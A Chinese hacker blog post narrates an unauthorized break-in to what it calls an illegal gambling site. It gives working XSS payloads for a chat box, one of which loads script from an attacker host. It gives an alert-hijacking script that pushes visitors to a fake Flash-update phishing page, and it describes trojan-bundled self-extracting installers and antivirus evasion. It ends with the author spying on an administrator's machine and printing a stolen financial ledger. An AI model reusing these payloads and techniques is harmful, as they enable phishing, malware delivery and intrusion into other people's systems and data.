
记一次BC站实战渗透 | 从XSS到主机上线

原创Se7en HACK学习呀
2019-12-09原文

故事的起因

前几天收到一封邮件，内容是这样的：



你说发谁哪里不好，发到我这里来，正好最近辞职了没事干，搞下看看。

加上那个人的好友以后，象征性的聊了几句，大概就是：我说自己因为网赌没钱借了高利贷，让他带我玩这个，好还上贷款，没说几句就给我发了网址和邀请码（这个站没邀请码注册不上），让我去网站里面充钱，我说好，我先去冲一千，完事师傅你一定要好好带我，然后就去注册了（后来我没充钱，他就一直抖我，给我发消息，觉得烦就把他删了，所以聊天记录也没了，简单口述下没截图）。

漏洞挖掘

官网截图


信息收集阶段略过，太麻烦了，有云盾（WAF+CDN），看下面云悉指纹识别的图吧，测试各种功能点，没有结果，不得不说，大部分BC安全都是做的不错的。

想了会，看到一个聊天室功能，进去看看都在说啥，结果发现说话来来回回就那几个人，偶尔有几个和我一样的普通会员，我就感觉，这尼玛是不是托啊，一堆什么导师嚷嚷着跟着下注。

职业习惯：

看见框就想叉，一发xss payload打过去：

```
</tExtArEa>'"><sCRiPt sRC=XSSURL></sCrIpT>
```



wdnmd没反应？明明加载了啊...问了下别的师傅，说这种情况有可能是有CSP，附上相关介绍：

https://developer.mozilla.org/zh-CN/docs/Web/HTTP/CSP


我这里就不解释了，本来打算放弃，想了下万一 img 的没有被限制呢。

再吃我一发：

```
<img src=x onerror=s=createElement('script');body.append
Child(s);s.src='XSSURL';>
```

叮 ~ 叮 ~

手机响了，多么美妙的声音，payload成功执行，打来一堆cookie（还是不同域名），然而现实是残酷的，这个站有HttpOnly，cookie不能用，历史密码也没拿到，不过不要灰心，咱还有更猥琐的办法。



+展开	2019-12-08 19:28:02	• location : https:/[redacted]6.com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:20:48	• location : https:/[redacted].com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:17:35	• location : https:/[redacted]6.com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:16:17	• location : https:/[redacted]2.com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:14:45	• location : https:/[redacted]0.com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:14:06	• location : https:/[redacted]6.com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:13:19	• location : https://[redacted].com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:12:57	• location : https:/[redacted]6.com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:12:48	• location : https://[redacted]6.com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:12:25	• location : https://[redacted].com/	• HTTP_REFERER : https://w	删除
+展开	2019-12-08 19:12:05	• location : https://[redacted]0.	• HTTP_REFERER : https://w	删除

Flash水坑钓鱼

既然正面肛不动你，咱就来侧面的。前段时间经常看到无常师傅的flash钓鱼操作，很经典啊，然后就想到自己有天会用到flash官网的钓鱼源码，很早就写好了放在GitHub上：https://github.com/r00tSe7en/Fake-flash.cn

Fake-flash.cn

www.flash.cn的钓鱼页，中文+英文

在线预览：http : //fake-flash.se7ensec.cn/

前期准备

一个免费空间，一个免费域名（域名可以搞一个 www.flashxxx.tk 这种的，可信度比较高），一个可以正常上线的马子。

然后xss平台搞个模块，简单解释下代码，一开始重写alert方法并屏蔽网址显示，弹出Flash升级提示，跳转至钓鱼页：

项目名称: flash-cn钓鱼

项目代码:

```
window.alert = function(name){
var iframe = document.createElement("IFRAME");
iframe.style.display="none";
iframe.setAttribute("src", 'data:text/plain,');
document.documentElement.appendChild(iframe);
window.frames[0].window.alert(name);
iframe.parentNode.removeChild(iframe);
}
alert("您的FLASH版本过低，尝试升级后访问该页面！");
window.location.href="http://www.fla[redacted]";
```


关于马子


可以做到运行正常安装文件的同时运行马子，骚姿势：自解压捆绑文件的利用

https://www.baikesec.com/webstudy/still/77.html

为了让自解压的exe文件可以正常运行（已经改成了正常的安装文件图标），必须确保他有解压软件，我就把钓鱼页的自解压文件压缩了下，成了flashplayerpp_install_cn.zip，这样一来他必须安装解压文件才能打开安装程序，马子自然生效了。

关于免杀

由于技术有限，毕竟咱也不是搞免杀的，生成的马子会被部分杀软报毒，也不知道对面用什么杀软，所以想了个猥琐但有效的办法，其实不少下载站下载的文件也爱这么干，哈哈。



一切就绪


万事俱备，只欠东风，直接发出去刚才写的升级提示+跳转的xss payload：

页面成功弹出提示，对方不点确定页面就一直卡住，点了确定就跳来我的钓鱼页（这里钓鱼页也加了点料，让他点返回时无限回跳钓鱼页）


不过一开始并没有人上线，再点进去一看管理员重置了聊天页的内容。奥利给曾经说过：我们遇到什么困难也不要怕，咱换个号继续叉呗，在间歇性叉叉圈圈了十几次之后，管理员可能是实在忍不住了（管理员：大哥你别弹了，我装还不行嘛），终于运行了我的马子。

成功上线：


这里就上线了一台，不过很幸运，是管理员的机器，不然之前的努力都白费了。



看一会对面在干哈：



这个清楚点，可以看到还依然打开着钓鱼页，俩人还讨论亏钱了，笑死了：




打开了一个账面，这流水咱也看不懂：


盘内可用资金统计

日期	按昨日余额	今日充值	今日取款	今日盈亏	当日费用	转入	转出	可用资金	冻结资金	总部资金支出明细
上月对接金额								124614.86	5744.04	
12月1日	118870.82			0				118870.82		
12月2日	118870.82	360,784.13	386,418.00	-25633.87	18931	506		74811.95		
12月3日	74811.95	558,382.12	563,086.00	-4703.88	8101.2	63058	7638	117426.87		
12月4日	117426.87	518,097.63	411,017.00	107080.63	9681	1997		216823.50		
12月5日	216823.50	490,350.01	475,474.00	14876.01	12256.02		50000	169443.49		总部按索支出537210.8，折算人民币75877.2
12月6日	169443.49	558,167.97	506,786.00	51381.97	9710.7	493	50000	161607.76	6800.00	
12月7日	154807.76	423,777.01	498,124.00	-74346.99	5012.9	290		75737.87	15000.00	
12月8日	60737.87	407,001.18		407001.18				467739.05		
12月9日	467739.05			0				467739.05		
12月10日	467739.05			0				467739.05		
12月11日	467739.05			0				467739.05		
12月12日	467739.05			0				467739.05		
12月13日	467739.05			0				467739.05		
12月14日	467739.05			0				467739.05		
12月15日	467739.05			0				467739.05		

再看看有存着啥好东西，两个硬盘一个U盘，C盘E盘没有什么：



F盘里有料了，都是一些会员数据，账单流水，管理后台配置啥的：




点到为止：

不多说了，看了下上线的IP，为了挣钱跑的挺远，老哥背井离乡怪不容易的，祝你安安心心的回到祖国的怀抱过个年吧。。。

END

原创投稿作者: Se7en



精选留言

用户设置不下载评论